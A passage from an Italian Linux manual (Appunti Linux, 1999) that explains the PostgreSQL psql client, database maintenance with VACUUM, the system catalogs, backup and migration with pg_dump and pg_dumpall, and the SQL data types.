=> **\h**[*Invio*]

```
type \h <cmd> where <cmd> is one of the following:
    abort                    abort transaction        alter table
    begin                    begin transaction        begin work
    cluster                  close                    commit
...
type \h * for a complete description of all commands
```

Nello stesso modo, il comando **\?** fornisce un riepilogo dei comandi interni di **psql**.

=> **\?**[*Invio*]

```
 \?           -- help
 \a           -- toggle field-alignment (currenty on)
 \C [<captn>] -- set html3 caption (currently '')
...
```

Tutto ciò che **psql** non riesce a interpretare come un suo comando interno viene trattato come un'istruzione SQL. Dal momento che queste istruzioni possono richiedere più righe, è necessario informare **psql** della conclusione di queste, per permettergli di analizzarle e inviarle al server. Queste istruzioni possono essere terminate con un punto e virgola (**;**), oppure con il comando **\g**.

Si può osservare, utilizzando **psql**, che il *prompt* mostrato cambia leggermente a seconda del contesto: inizialmente appare nella forma **=>**, mentre quando è in corso l'inserimento di un'istruzione SQL non ancora terminata si trasforma in **->**. Il comando **\g** viene usato prevalentemente in questa situazione.

-> **\g**[*Invio*]

Le istruzioni SQL possono anche essere raccolte in un file di testo normale. In tal caso si può utilizzare il comando **\i** per fare in modo che **psql** interpreti il suo contenuto, come nell'esempio seguente, dove il file in questione è `mio_file.sql`.

=> **\i mio_file.sql**[*Invio*]

Nel momento in cui si utilizza questa possibilità (quella di scrivere le istruzioni SQL in un file facendo in modo che poi questo venga letto e interpretato), diventa utile il poter annotare dei commenti. Questi sono iniziati da una sequenza di due trattini (**--**): tutto quello che vi appare dopo viene ignorato.

La conclusione del funzionamento di **psql** si ottiene con il comando **\q**.

=> **\q**[*Invio*]

## 141.5.1 $ psql

psql [⟨*opzioni*⟩] [⟨*database*⟩]

**psql** è un programma frontale (*front-end*) interattivo per l'invio di istruzioni SQL e l'emissione del risultato corrispondente. Si tratta di un client come gli altri, di conseguenza richiede la presenza di **postmaster** per instaurare una connessione con una copia del server **postgres**.

**psql** può funzionare in modo interattivo, come già accennato, oppure può eseguire le istruzioni contenute in un file. Questo può essere fornito attraverso l'opzione **-f**, oppure può provenire dallo standard input, attraverso una pipeline.

**psql** può funzionare solo in abbinamento a una base di dati determinata. In questo senso, se non viene indicato il nome di una base di dati nella riga di comando, **psql** tenta di utilizzarne una con lo stesso nome dell'utente. Per la precisione, si fa riferimento alla variabile di ambiente **USER**.[7]

Alcune opzioni

`-c` ⟨*istruzione-SQL*⟩

Permette di fornire un'istruzione SQL già nella riga di comando, ottenendone il risultato attraverso lo standard output e facendo terminare subito dopo l'esecuzione di **psql**. Questa opzione viene usata particolarmente in abbinamento a **-q**.

`-d` ⟨*database*⟩

Permette di indicare il nome della base di dati da utilizzare. Può essere utile quando per qualche motivo potrebbe essere ambigua l'indicazione del suo nome come ultimo argomento.

`-f` ⟨*file-di-istruzioni*⟩

Permette di fornire a **psql** un file da interpretare contenente le istruzioni SQL (oltre agli eventuali comandi specifici di **psql**), senza avviare così una sessione di lavoro interattiva.

`-h` ⟨*host*⟩

Permette di specificare il nodo a cui connettersi per l'interrogazione del server PostgreSQL.

`-H`

Fa in modo che l'emissione di tabelle avvenga utilizzando il formato HTML 3.0. In pratica, ciò è utile per costruire un risultato da leggere attraverso un navigatore *web*.

`-o` ⟨*file-output*⟩

Fa in modo che tutto l'output venga inviato nel file specificato dall'argomento.

`-p` ⟨*porta*⟩

Nel caso in cui **postmaster** sia in ascolto su una porta TCP diversa dal numero 5432 (corrispondente al valore predefinito), si può specificare con questa opzione il numero corretto da utilizzare.

`-q`

Fa in modo che **psql** funzioni in modo «silenzioso», limitandosi al puro output delle istruzioni impartite. Questa opzione è utile quando si utilizza **psql** all'interno di script che devono occuparsi di rielaborare il risultato ottenuto.

`-t`

Disattiva l'emissione dei nomi delle colonne. Questa opzione viene utilizzata particolarmente in abbinamento con **-c** o **-q**.

`-T` ⟨*opzioni-tabelle-html*⟩

Questa opzione viene utilizzata in abbinamento con **-H**, per definire le opzioni HTML delle tabelle che si generano. In pratica, si tratta di ciò che può essere inserito all'interno del marcatore di apertura della tabella: **<table ...>**.

`-u`

Fa in modo che **psql** richieda il nominativo-utente e la password all'utente, prima di tentare la connessione. L'uso di questa opzione è indispensabile quando il server impone una forma di autenticazione definita attraverso la parola chiave **password**.

Alcuni comandi

Oltre alle istruzioni SQL, **psql** riconosce dei comandi, alcuni dei quali vengono descritti di seguito.

`\h [`⟨*comando*⟩`]`

L'opzione **\h** usata da sola, elenca le istruzioni SQL che possono essere utilizzate. Se viene indicato il nome di una di queste, viene mostrata in breve la sintassi relativa.

[7] Questo dettaglio dovrebbe permettere di comprendere il significato della segnalazione di errore che si ottiene se si tenta di avviare **psql** senza indicare una base di dati, quando non ne esiste una con lo stesso nome dell'utente.

`\?`

Elenca i comandi interni di **psql**, cioè quelli che iniziano con una barra obliqua inversa (****).

`\l`

Elenca tutte le basi di dati presenti nel server. Ciò che si ottiene è una tabella contenente rispettivamente: i nomi delle basi di dati, i numeri UID dei rispettivi amministratori (gli utenti che li hanno creati), e il nome della directory in cui sono collocati fisicamente.

`\connect` ⟨*database*⟩ `[`⟨*nome-utente*⟩`]`

Chiude la connessione con la base di dati in uso precedentemente, e tenta di accedere a quella indicata. Se il sistema di autenticazione lo consente, si può specificare anche il nome dell'utente con cui si intende operare sulla nuova base di dati. Generalmente, ciò dovrebbe essere impedito.[8]

`\d [`⟨*tabella*⟩`]`

L'opzione **\d** usata da sola, elenca le tabelle contenute nella base di dati, altrimenti, se viene indicato il nome di una di queste tabelle, si ottiene l'elenco delle colonne. Se si utilizza il comando **\d ***, si ottiene l'elenco di tutte le tabelle con le informazioni su tutte le colonne rispettive.

`\i` ⟨*file*⟩

Con questa opzione si fa in modo che **psql** esegua di seguito tutte le istruzioni contenute nel file indicato come argomento.

`\q`

Termina il funzionamento di **psql**.

### Codici di uscita

Il programma **psql** può restituire i valori seguenti:

- 0 se tutte le istruzioni sono state eseguite senza errori;
- 1 se si sono verificati errori;
- 2 se è intervenuta una disconnessione da parte del server sottostante.

### Esempi

`$` **psql mio_db**

Cerca di connettersi con la base di dati **mio_db** nel nodo locale, utilizzando il meccanismo del socket di dominio UNIX.

`$` **psql -d mio_db**

Esattamente come nell'esempio precedente, con l'uso dell'opzione **-d** che serve a evitare ambiguità sul fatto che **mio_db** sia il nome della base di dati.

`$` **psql -u -d mio_db**

Come nell'esempio precedente, ma fa in modo che **psql** chieda all'utente il nominativo e la password da usare per collegarsi. È necessario usare questa opzione quando il servizio a cui ci si connette richiede un'autenticazione basata sull'uso di password.

`$` **psql -u -h dinkel.brot.dg -d mio_db**

Come nell'esempio precedente, ma questa volta l'accesso viene fatto a una base di dati con lo stesso nome presso il nodo **dinkel.brot.dg**.

`$` **psql -f istruzioni.sql -d mio_db**

Cerca di connettersi con la base di dati **mio_db** nel nodo locale, utilizzando il meccanismo del socket di dominio UNIX, e quindi esegue le istruzioni contenute nel file `istruzioni.sql`.

[8] Se si utilizza un'autenticazione basata sul file `pg_hba.conf`, l'autenticazione di tipo **trust** consente questo cambiamento di identificazione, altrimenti, il tipo **ident** lo impedisce. La configurazione normale prevede che il nodo locale (127.0.0.1) possa accedere con un'autenticazione di tipo **trust**, e ciò permette di cambiare il nome dell'utente in questo comando.

### 141.5.2 Variabile PAGER

**psql** è sensibile alla presenza o meno della variabile di ambiente **PAGER**. Se questa esiste, e non è vuota, **psql** userà il programma indicato al suo interno per controllare l'emissione dell'output generato. Per esempio, se contiene **less**, come si vede nell'esempio seguente che fa riferimento a una shell compatibile con quella di Bourne,

```
PAGER=less
export PAGER
```

si fa in modo che l'output troppo lungo venga controllato da **less**. Per eliminare l'impostazione di questa variabile, in modo da ritornare allo stato predefinito, basta annullare il contenuto della variabile nel modo seguente:

```
PAGER=
export PAGER
```

## 141.6 Manutenzione delle basi di dati

Un problema comune dei DBMS è quello della riorganizzazione periodica dei dati, in modo da semplificare e accelerare le elaborazioni successive. Nei sistemi più semplici si parla a volte di «ricostruzione indici», o di qualcosa del genere. Nel caso di PostgreSQL, si utilizza un comando specifico che è estraneo all'SQL standard: **VACUUM**.[9]

VACUUM [VERBOSE] [ANALYZE] [⟨*nome-tabella*⟩]

VACUUM [VERBOSE] ANALYZE [⟨*nome-tabella*⟩ [(⟨*colonna-1*⟩[,... ⟨*colonna-N*⟩])]]

L'operazione di pulizia si riferisce alla base di dati aperta in quel momento. L'opzione **VERBOSE** permette di ottenere i dettagli sull'esecuzione dell'operazione; **ANALYZE** serve invece per indicare specificatamente una tabella, o addirittura solo alcune colonne di una tabella.

Anche se non si tratta di un comando SQL standard, per PostgreSQL è importante che venga eseguita periodicamente una ripulitura attraverso il comando **VACUUM**, eventualmente attraverso uno script simile a quello seguente, da avviare per mezzo del sistema Cron.

```
#!/bin/sh
su postgres -c "psql $1 -c 'VACUUM'"
```

In pratica, richiamando questo script con i privilegi dell'utente **root**, indicando come argomento il nome della base di dati (viene inserito al posto di **$1** dalla shell), si ottiene di avviare il comando **VACUUM** attraverso **psql**.

Per riuscire a fare il lavoro in serie per tutte le basi di dati, si potrebbe scrivere uno script più complesso, come quello seguente. In questo caso, lo script deve essere avviato con i privilegi dell'utente **postgres**.

```
#!/bin/sh

BASI_DATI=`psql template1 -t -c "SELECT datname from pg_database"`

echo "Procedimento di ripulitura e sistemazione delle basi di dati"
echo "di PostgreSQL."
echo "Se l'operazione dovesse essere interrotta accidentalmente,"
echo "potrebbe essere necessaria l'eliminazione del file pg_vlock"
echo "contenuto nella directory della base di dati relativa."

for BASE_DATI in $BASI_DATI
do
    echo -n "$BASE_DATI: "
    psql $BASE_DATI -c "VACUUM"
done
```

In breve, si utilizza la prima volta **psql** in modo da aprire la base di dati **template1** (quella fondamentale, che permette di intervenire sui cataloghi di sistema), e da lì accedere al catalogo **pg_database**, in modo da leggere la colonna contenente i nomi delle basi di dati. In particolare, l'opzione **-t** serve a evitare di inserire il nome della colonna stessa. L'elenco che si ottiene viene inserito nella variabile di ambiente **BASI_DATI**, che in seguito viene scandita da un ciclo **for**, all'interno del quale si utilizza **psql** per ripulire ogni singola base di dati.

[9] Per comprendere bene il contenuto di questa sezione, può essere necessaria la lettura del prossimo capitolo. Queste informazioni sono collocate qui soltanto per una questione di ordine logico nella posizione delle stesse.

## 141.7 Maneggiare i file delle basi di dati

All'inizio del capitolo si è accennato alla collocazione normale delle directory e dei file che compongono le basi di dati. Chi amministra il sistema di elaborazione che ospita PostgreSQL e le basi di dati, deve avere almeno un'idea di come maneggiare questi file. Per esempio deve sapere come comportarsi per le copie di sicurezza, soprattutto come ripristinarle.

Per comodità, la directory da cui si articolano i cataloghi e le basi di dati verrà indicata come `~postgres/`, ovvero la directory personale dell'utente **`postgres`**, cioè il DBA (l'amministratore delle basi di dati).

Quando si installa PostgreSQL si dovrebbe avere già una directory `~postgres/` organizzata in modo tale da poter iniziare a creare delle basi di dati. Per questo sono necessari alcuni file, detti cataloghi, e una base di dati di partenza: **`template1`**.

### 141.7.1 Cataloghi del DBMS

I cataloghi di PostgreSQL sono delle tabelle del DBMS che non appartengono ad alcuna base di dati e servono per gestire il DBMS stesso. Normalmente non si dovrebbe accedere a tali tabelle direttamente, ma solo tramite script o programmi specifici. Tuttavia ci sono situazioni in cui ciò potrebbe essere necessario, e comunque la documentazione di PostgreSQL fa spesso riferimento a queste, e quindi conviene almeno saperle consultare.

Dal momento che PostgreSQL consente di accedere a delle tabelle solo dopo avere specificato la base di dati, a queste si accede attraverso **`template1`**, in pratica attraverso un comando simile a quello seguente:

```
postgres:~$ psql -d template1
```

#### 141.7.1.1 Catalogo pg_user

Il catalogo **`pg_user`** è una vista del catalogo **`pg_shadow`**, che contiene le informazioni sugli utenti di PostgreSQL. La figura 141.1 mostra un esempio di come potrebbe essere composta. La consultazione della tabella si ottiene con il comando SQL:

```
template1=> SELECT * FROM pg_user;
```

```
usename |usesysid|usecreatedb|usetrace|usesuper|usecatupd|passwd  |valuntil
--------+--------+-----------+--------+--------+---------+--------+----------
postgres|     100|t          |t       |t       |t        |********|Sat Jan 31
nobody  |      99|f          |t       |f       |t        |********|
tizio   |    1001|t          |t       |t       |t        |********|
```

Figura 141.1: Esempio di un catalogo **`pg_user`**.

Si può osservare che l'utente **`postgres`** ha tutti gli attributi booleani attivi (**`usecreatedb`**, **`usetrace`**, **`usesuper`**, **`usecatupd`**), e questo per permettergli di compiere tutte le operazioni all'interno delle basi di dati. In particolare, l'attributo **`usecreatedb`** permette all'utente di creare una base di dati, e **`usesuper`** permette di aggiungere utenti. In effetti, osservando l'esempio della figura, l'utente **`tizio`** ha praticamente gli stessi privilegi dell'amministratore **`postgres`**.

#### 141.7.1.2 Catalogo pg_shadow

Il catalogo **`pg_shadow`** è il contenitore delle informazioni sugli utenti, a cui si accede normalmente tramite la vista **`pg_user`**. Il suo scopo è quello di conservare in un file più sicuro (perché non è accessibile agli utenti comuni) i dati delle password degli utenti che intendono usare le forme di autenticazione basate su queste. Per il momento, nella documentazione di PostgreSQL non viene spiegato come usarlo, né se le password indicate devono essere in chiaro o cifrate in qualche modo. L'esempio della figura 141.2 mostra gli stessi utenti a cui non viene abbinata alcuna password. La consultazione della tabella si ottiene con il comando SQL:

```
template1=> SELECT * FROM pg_shadow;
```

#### 141.7.1.3 Catalogo pg_database

Il catalogo **`pg_database`** è una tabella che contiene le informazioni sulle basi di dati esistenti. La figura 141.3 mostra un esempio di come potrebbe essere composta. La consultazione della tabella si ottiene con il comando SQL:

```
template1=> SELECT * FROM pg_database;
```

```
usename |usesysid|usecreatedb|usetrace|usesuper|usecatupd|passwd|valuntil
--------+--------+-----------+--------+--------+---------+------+----------
postgres|     100|t          |t       |t       |t        |      |Sat Jan 31
nobody  |      99|f          |t       |f       |t        |      |
tizio   |    1001|t          |t       |t       |t        |      |
```

Figura 141.2: Esempio di un catalogo **pg_shadow**.

```
datname  |datdba|encoding|datpath
---------+------+--------+--------------------
template1|   100|       0|template1
pubblico |   100|       0|pubblico
prova    |   100|       0|/home/postgres/prova
prova1   |   100|       0|prova1
prova2   |  1001|       0|prova2
```

Figura 141.3: Esempio di un catalogo **pg_database**.

La prima colonna rappresenta il nome della base di dati, la seconda riporta il numero UID dell'utente che rappresenta il suo DBA, cioè colui che l'ha creata, la terza rappresenta il percorso in cui si trova. Per esempio, si può osservare che la base di dati **prova2** è stata creata dall'utente 1001, che da quanto riportato in **pg_user** è **tizio**.

La colonna che rappresenta il percorso della base di dati è più complessa da interpretare. In generale, i nomi che appaiono senza l'indicazione di un percorso si riferiscono alla directory `~postgres/base/`, e corrispondono in pratica alla directory che contiene i file della base di dati. Per esempio, la base di dati **prova2** è collocata nella directory `~postgres/base/prova2/`. I percorsi assoluti vanno interpretati in modo speciale, e forse conviene cercare di capirlo intuitivamente, chiarendo che nel caso della base di dati **prova**, la directory corrispondente è in realtà `/home/postgres/base/prova/` (si osservi l'inserzione di `base/`).

In generale, è normale che tutte le basi di dati vengano create a partire da `~postgres/base/`, e quindi non si dovrebbero vedere percorsi assoluti in questa tabella. Verrà mostrato in seguito quando può verificarsi questa condizione.

## 141.7.2 Copia e spostamento di una base di dati

Prima di poter pensare a copiare o a spostare una base di dati occorre avere chiaro in mente che si tratta di file «binari» (nel senso che non si tratta di file di testo), contenenti informazioni collegate l'una all'altra in qualche modo più o meno oscuro. Queste informazioni possono a volte essere espresse anche in forma numerica, e in tal caso dipendere dall'architettura in cui sono state create. Questo implica due cose fondamentali: lo spostamento o la copia deve essere fatto in modo che non si perdano dei pezzi per la strada (i file della stessa base di dati devono essere raccolti tutti assieme), e lo spostamento in un'altra architettura non dovrebbe essere ammissibile.

La copia di una base di dati per motivi di sicurezza è un'operazione semplice, e così anche il suo ripristino. Si tratta di archiviare, e poi eventualmente ripristinare, tutto il contenuto della directory che la contiene. Per esempio,

```
# tar czvf base.tar.gz ~postgres/base
```

archivia nel file `base.tar.gz` tutte le basi di dati che si articolano a partire da `~postgres/base/`. Come esempio ulteriore,

```
# tar czvf pubblico.tar.gz ~postgres/base/pubblico
```

archivia nel file `pubblico.tar.gz` solo la base di dati **pubblico**, che si trova esattamente nella directory `~postgres/base/pubblico/`.

Il recupero non è nulla di speciale, tranne per il fatto che si deve recuperare una base dati per intero, ovvero ciò che di solito si articola in una sottodirectory di `~postgres/base/`. Se di dovessero perdere informazioni sui permessi, occorre ricordare che i file devono appartenere all'utente **postgres**, ovvero colui che rappresenta l'amministratore del DBMS.

Per poter spostare una base di dati nel filesystem occorre ricordare che l'informazione sulla sua collocazione è contenuta nel catalogo **pg_database**, ed è su questo che occorre intervenire per informare PostgreSQL della nuova posizione che gli si vuole dare. Eventualmente, c'è sempre la possibilità di eliminare la base di dati con il comando **destroydb**, e di ricrearla nella nuova posizione, sostituendo poi tutti i file con quella vecchia. In pratica, all'interno dei file che compongono una base di dati non c'è l'informazione della loro collocazione, quindi, a parte il problema di modificare in qualche modo il catalogo **`pg_database`**, non si dovrebbero incontrare altre difficoltà.

> Per salvare tutto il sistema di basi di dati di PostgreSQL, si può agire in modo più semplice archiviando tutta la directory `~postgres/`, in modo ricorsivo. In questo senso, se ci sono delle basi di dati che risiedono al di fuori della gerarchia `~postgres/`, le cose si complicano, e questo spiega il motivo dell'organizzazione standard di PostgreSQL che prevede la loro collocazione al di sotto della gerarchia `~postgres/base/`. Nel caso non fosse ancora chiaro, è bene ribadire che salvando anche i file che risiedono esattamente nella directory `~postgres/`, si evita di dover ricreare le basi di dati prima del loro recupero, ovvero si evita di dover intervenire manualmente nei cataloghi per dichiararne la presenza.

## 141.7.3 Creazione di una base di dati in una collocazione diversa dalla solita

Il comando **`createdb`**, se non viene specificato diversamente, crea la base di dati in una sottodirectory a partire da `~postgres/base/`. Se si vuole definire una nuova posizione basta usare l'opzione **`-D`**, seguita dalla directory che deve essere presa in considerazione al posto di `~postgres/` (ovvero di **`PGDATA`** come si legge nella documentazione di PostgreSQL).

Perché la cosa funzioni, occorre che la directory ricevente sia pronta. Per esempio, volendo creare la base di dati **`mia`** a partire da `/home/postgresql/`, sapendo che poi in pratica la sottodirectory `mia/` viene collocata su `/home/postgresql/base/`, occorre predisporre tutto questo.

```
# mkdir /home/postgresql
```

```
# mkdir /home/postgresql/base
```

```
# chown -R postgres. /home/postgresql
```

La preparazione delle directory può essere fatta con l'aiuto di **`initlocation`**, ma questo comando non fa niente di particolare in più. Per completare l'esempio, viene mostrato il comando con cui si crea la base di dati **`mia`**, utilizzando come riferimento la directory `/home/postgresql`.

```
postgres:~$ createdb -D /home/postgresql mia
```

Per concludere, se si osserva il catalogo **`pg_database`**, si noterà che il percorso indicato della base di dati appena creata è `/home/postgresql/mia/`, mentre invece la directory vera e propria è `/home/postgresql/base/mia/`.

## 141.7.4 Copia e spostamento di una base di dati, in modo indipendente dalla piattaforma

Dopo aver visto in che modo è possibile copiare e archiviare una base di dati, rimanendo sulla stessa piattaforma, e soprattutto, rimanendo nell'ambito della stessa versione di PostgreSQL, è necessario vedere in che modo si può risolvere il problema quando la piattaforma cambia, o quando cambia la versione di PostgreSQL.

Ricapitolando, quindi, i problemi sono due: la piattaforma e la versione di PostgreSQL. In linea di principio, non è possibile copiare una base di dati realizzata su GNU/Linux in una macchina i386 per portarla in un'altra macchina con architettura differente, anche se con lo stesso sistema operativo; nemmeno si può trasportare una base di dati, così come si trova, da un sistema operativo a un altro. Inoltre, PostgreSQL non è in grado di leggere, o di utilizzare in alcun modo, le basi di dati realizzate con altre versioni dello stesso.

Attualmente, l'unico modo per raggirare l'ostacolo è lo scarico dei dati (*dump*) in uno script che successivamente può essere dato in pasto a **`psql`**, per ricreare le basi di dati come erano in origine. Naturalmente, questa tecnica non è perfetta, e funziona correttamente solo quando le basi di dati non contengono relazioni con tuple eccessivamente grandi.

> Questo problema deve essere preso in considerazione già nel momento della progettazione di una base di dati, avendo cura di verificare, sperimentandolo, che il procedimento di scarico e recupero dei dati possa funzionare.

Lo scarico di una base di dati si ottiene attraverso il programma **`pg_dump`**, che è parte integrante della distribuzione di PostgreSQL.

`pg_dump [`⟨*opzioni*⟩`]` ⟨*base-di-dati*⟩

Se non si indicano delle opzioni, e ci si limita a specificare la base di dati su cui intervenire, si ottiene il risultato attraverso lo standard output, composto in pratica dai comandi necessari a **`psql`** per ricostruire le relazioni che compongono la base di dati (la base di dati stessa deve essere ricreata manualmente). Tanto per chiarire subito il senso della cosa, se si utilizza **`pg_dump`** nel modo seguente,

$ **pg_dump mio_db > mio_db.dump**

si ottiene il file di testo `mio_db.dump`. Questo file va verificato alla ricerca di segnalazioni di errore che potrebbero essere generate in presenza di dati che non possono essere riprodotti fedelmente, ed eventualmente, può essere modificato se si conosce la sintassi dei comandi che vengono inseriti in questo script. Per fare in modo che le relazioni della base di dati vengano ricreate e caricate, si può utilizzare **psql** nel modo seguente:

$ **psql -e mio_db < mio_db.dump**

Alcune opzioni

`-d`

In condizioni normali, **pg_dump** salva i dati delle relazioni (le tabella secondo l'SQL) in una forma compatibile con il comando **COPY** che non è compatibile con lo standard SQL. Con l'opzione **-d**, utilizza il comando **INSERT** tradizionale.

`-D`

Come con l'opzione **-d**, con l'aggiunta dell'indicazione degli attributi (le colonne secondo l'SQL) in cui vanno inseriti i dati. In pratica, questa opzione permette di generare uno script più preciso e dettagliato.

`-f` ⟨*file*⟩

Permette di definire un file diverso dallo standard output, che si vuole generare con il risultato dell'elaborazione di **pg_dump**.

`-h` ⟨*host*⟩

Permette di specificare il nodo a cui connettersi per l'interrogazione del server PostgreSQL. In pratica, se l'accesso è consentito, è possibile scaricare una base di dati gestita presso un nodo remoto.

`-p` ⟨*porta*⟩

Nel caso in cui **postmaster** sia in ascolto su una porta TCP diversa dal numero 5432 (corrispondente al valore predefinito), si può specificare con questa opzione il numero corretto da utilizzare.

`-s`

Scarica soltanto la struttura delle relazioni, senza occuparsi del loro contenuto. In pratica, serve per poter riprodurre vuote le tabelle SQL.

`-t` ⟨*nome-tabella*⟩

Utilizzando questa opzione, indicando il nome di una tabella SQL, si ottiene lo scarico di quell'unica tabella.

`-u`

Fa in modo che **psql** richieda il nominativo-utente e la password all'utente, prima di tentare la connessione. L'uso di questa opzione è indispensabile quando il server impone una forma di autenticazione definita attraverso la parola chiave **password**.

`-z`

Include le informazioni sui permessi e la proprietà delle tabelle (**GRANT**/**REVOKE**).

## 141.7.5 Copia, spostamento e aggiornamento di tutte le basi di dati, in modo indipendente dalla piattaforma

Per copiare o trasferire tutte le basi di dati del sistema di PostgreSQL, si può utilizzare **pg_dumpall**, che in pratica è uno script che si avvale di **pg_dump** per compiere il suo lavoro.

`pg_dumpall [`⟨*opzioni*⟩`]`

**pg_dumpall** provvede a scaricare tutte le basi di dati, assieme alle informazioni necessarie per ricreare il catalogo **pg_shadow** (la vista **pg_user** si ottiene di conseguenza). Come si può intuire, si deve utilizzare **pg_dumpall** con i privilegi dell'utente **postgres**.

Gli argomenti della riga di comando di **pg_dumpall**, vengono passati tali e quali a **pg_dump**, quando questo viene utilizzato all'interno dello script per lo scarico di ogni singola base di dati.

postgres$ **pg_dumpall > basi_dati.dump**

L'esempio mostra il modo più semplice di utilizzare **pg_dumpall** per scaricare tutte le basi di dati in un unico file. In questo caso, si ottiene il file di testo `basi_dati.dump`. Questo file va verificato alla ricerca di segnalazioni di errore che potrebbero essere generate in presenza di dati che non possono essere riprodotti fedelmente, ed eventualmente, può essere modificato se si conosce la sintassi dei comandi che vengono inseriti in questo script.

Il recupero dell'insieme completo delle basi di dati avviene normalmente in un'ambiente PostgreSQL, in cui il sistema delle basi di dati sia stato predisposto, ma non sia stata creata alcuna base di dati (a parte **template1** la cui presenza è obbligatoria). Come si può intuire, il comando necessario per ricaricare le basi di dati, assieme alle informazioni sugli utenti (il catalogo **pg_shadow**), è quello seguente:

```
postgres$ psql -e template1 < basi_dati.dump
```

La situazione tipica in cui è necessario utilizzare **pg_dumpall** per scaricare tutto il sistema delle basi di dati, è quella del momento in cui ci si accinge ad aggiornare la versione di PostgreSQL. In breve, in quella occasione, si devono eseguire i passaggi seguenti:

1. con la versione vecchia di PostgreSQL, si deve utilizzare **pg_dumpall** in modo da scaricare tutto il sistema delle basi di dati in un unico file di testo;
2. si aggiorna PostgreSQL;
3. si elimina il contenuto della directory `~postgres/`, ovvero quella che altrimenti viene definita **PGDATA** (prima conviene forse fare una copia di sicurezza);
4. si ricrea il sistema delle basi di dati, vuoto, attraverso **initdb**;
5. si ricaricano le basi di dati precedenti, assieme alle informazioni sugli utenti, attraverso **psql**, utilizzando il file generato in precedenza attraverso **pg_dumpall**.

Quello che manca, di solito si tratta del file `~postgres/pg_hda.conf` per la configurazione dei sistemi di accesso e autenticazione, deve essere ripristinato manualmente.

## 141.8 Riferimenti


- *PostgreSQL*

  *<http://www.postgresql.org/>*
- The PostgreSQL Development Team, *PostgreSQL Tutorial*

  `/usr/doc/postgres*/tutorial/index.html`

  `/usr/doc/postgres*/tutorial.ps*`
- The PostgreSQL Development Team, *PostgreSQL User's Guide*

  `/usr/doc/postgres*/user/index.html`

  `/usr/doc/postgres*/user.ps*`
- The PostgreSQL Development Team, *PostgreSQL Programmer's Guide*

  `/usr/doc/postgres*/programmer/index.html`

  `/usr/doc/postgres*/programmer.ps*`
- Al Dev (Alavoor Vasudevan), *PostgreSQL HOWTO*


Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# PostgreSQL: il linguaggio

PostgreSQL è un ORDBMS, ovvero un *Object-Relational DBMS*, cioè un DBMS relazionale a oggetti. La sua documentazione utilizza terminologie differenti, a seconda delle preferenze dei rispettivi autori. In generale si possono distinguere tre modalità, riferite a tre punti di vista: la programmazione a oggetti, la teoria generale sui DBMS e il linguaggio SQL. Le equivalenze dei termini sono riassunte dall'elenco seguente:

- classi, istanze, attributi e tipi di dati contenibili negli attributi;
- relazioni, tuple, attributi e domini;
- tabelle, righe, colonne e tipi di dati contenibili nelle colonne.

In questo capitolo si intende usare la terminologia tradizionale dei DBMS relazioni, corrispondente a quella delle prime versioni del linguaggio SQL: tabelle, righe, colonne,... Nello stesso modo, la sintassi delle istruzioni (interrogazioni) SQL che vengono mostrate è limitata alle funzionalità più semplici, sempre compatibilmente con le possibilità di PostgreSQL. Per una visione più estesa delle funzionalità SQL di PostgreSQL conviene consultare la sua documentazione, a cominciare da *sql(1)* per finire con il manuale dell'utente che contiene diversi esempi molto utili.

## 142.1 Prima di iniziare

Per fare pratica con il linguaggio SQL, il modo migliore è quello di utilizzare il programma **`psql`** con il quale si possono eseguire interrogazioni interattive con il server. Quello che conta è tenere a mente che per poterlo utilizzare occorre avere già creato una base di dati (vuota), in cui verranno inserite delle nuove tabelle, e con queste si eseguiranno altre operazioni.

Attraverso le istruzioni SQL si fa riferimento sempre a un'unica base di dati: quella a cui ci si collega quando si avvia **`psql`**.

> Utilizzando **`psql`**, le istruzioni devono essere terminate con il punto e virgola (**`;`**), oppure dal comando interno **`\g`** (*go*).

## 142.2 Tipi di dati e rappresentazione

I tipi di dati gestibili sono un punto delicato della compatibilità tra un DBMS e lo standard SQL. Vale la pena di riepilogare i tipi più comuni, compatibili con lo standard SQL, che possono essere trovati nella tabella 142.1. Si deve tenere presente che SQL utilizza diversi modi possibili per definire lo stesso tipo di dati; per esempio il tipo **`CHAR`** può essere indicato anche come **`CHARACTER`**, e così **`VARCHAR`** che può essere espresso come **`CHAR VARYING`** o **`CHARACTER VARYING`**. Quando PostgreSQL ammette l'utilizzo di una forma, riconosce poi anche le altre.

| Tipo | Standard | Descrizione |
|---|---|---|
| CHAR | SQL92 | Un carattere singolo. |
| CHAR(*n*) | SQL92 | Una stringa di lunghezza fissa, di *n* caratteri, completata da spazi. |
| VARCHAR(*n*) | SQL92 | Una stringa di lunghezza variabile con un massimo di *n* caratteri. |
| INTEGER | SQL92 | Intero (al massimo 9 cifre numeriche). |
| SMALLINT | SQL92 | Intero più piccolo di **`INTEGER`**. |
| FLOAT | SQL92 | Numero a virgola mobile. |
| FLOAT(*n*) | SQL92 | Numero a virgola mobile lungo *n* bit. |
| REAL | SQL92 | Numero a virgola mobile (teoricamente più preciso di **`FLOAT`**). |
| DOUBLE PRECISION | SQL92 | Numero a virgola mobile più o meno equivalente a **`REAL`**). |
| DATE | SQL92 | Data, di solito nella forma **`'mm/gg/aaaa'`**. |
| TIME | SQL92 | Orario, nella forma **`'hh:mm:ss'`**, oppure solo **`'hh:mm'`**. |
| TIMESTAMP | SQL92 | Informazione completa data-orario. |
| INTERVAL | SQL92 | Intervallo di tempo. |
| BOOLEAN | SQL3 | Valore logico booleano. |

Tabella 142.1: Elenco dei tipi di dati standard utilizzabili con PostgreSQL, espressi nella loro forma compatta.

Oltre ai tipi di dati gestibili, è necessario conoscere il modo di rappresentarli in forma costante. In particolare, è bene osservare che PostgreSQL ammette solo l'uso degli apici singoli come delimitatori. La tabella 142.2 mostra alcuni esempi.

In particolare, le costanti stringa possono contenere delle sequenze di escape, rappresentate da una barra obliqua inversa seguita da un simbolo. La tabella 142.3 mostra le sequenze di escape tipiche.

| Tipo | Esempi |
|---|---|
| CHAR | **'a'**, **'A'**, **'b'**, **'1'**. |
| CHAR(*n*) | **'a'**, **'ciao'**, **'Ciao'**, **'123/der:876'**. |
| VARCHAR(*n*) | **'a'**, **'ciao'**, **'Ciao'**, **'123/der:876'**. |
| INTEGER | **1**, **123**, **-987**. |
| SMALLINT | Come **INTEGER**. |
| FLOAT | **123.45**, **-45.3**, **123.45e+10**, **123.45e-10**. |
| FLOAT(*n*) | Come **FLOAT**. |
| REAL | Come **FLOAT**. |
| DOUBLE PRECISION | Come **FLOAT**. |
| DATE | **'31.12.1999'**, **'12/31/1999'**, **'1999-12-31'**. |
| TIME | **'15:55:27'**, **'15:59'**. |
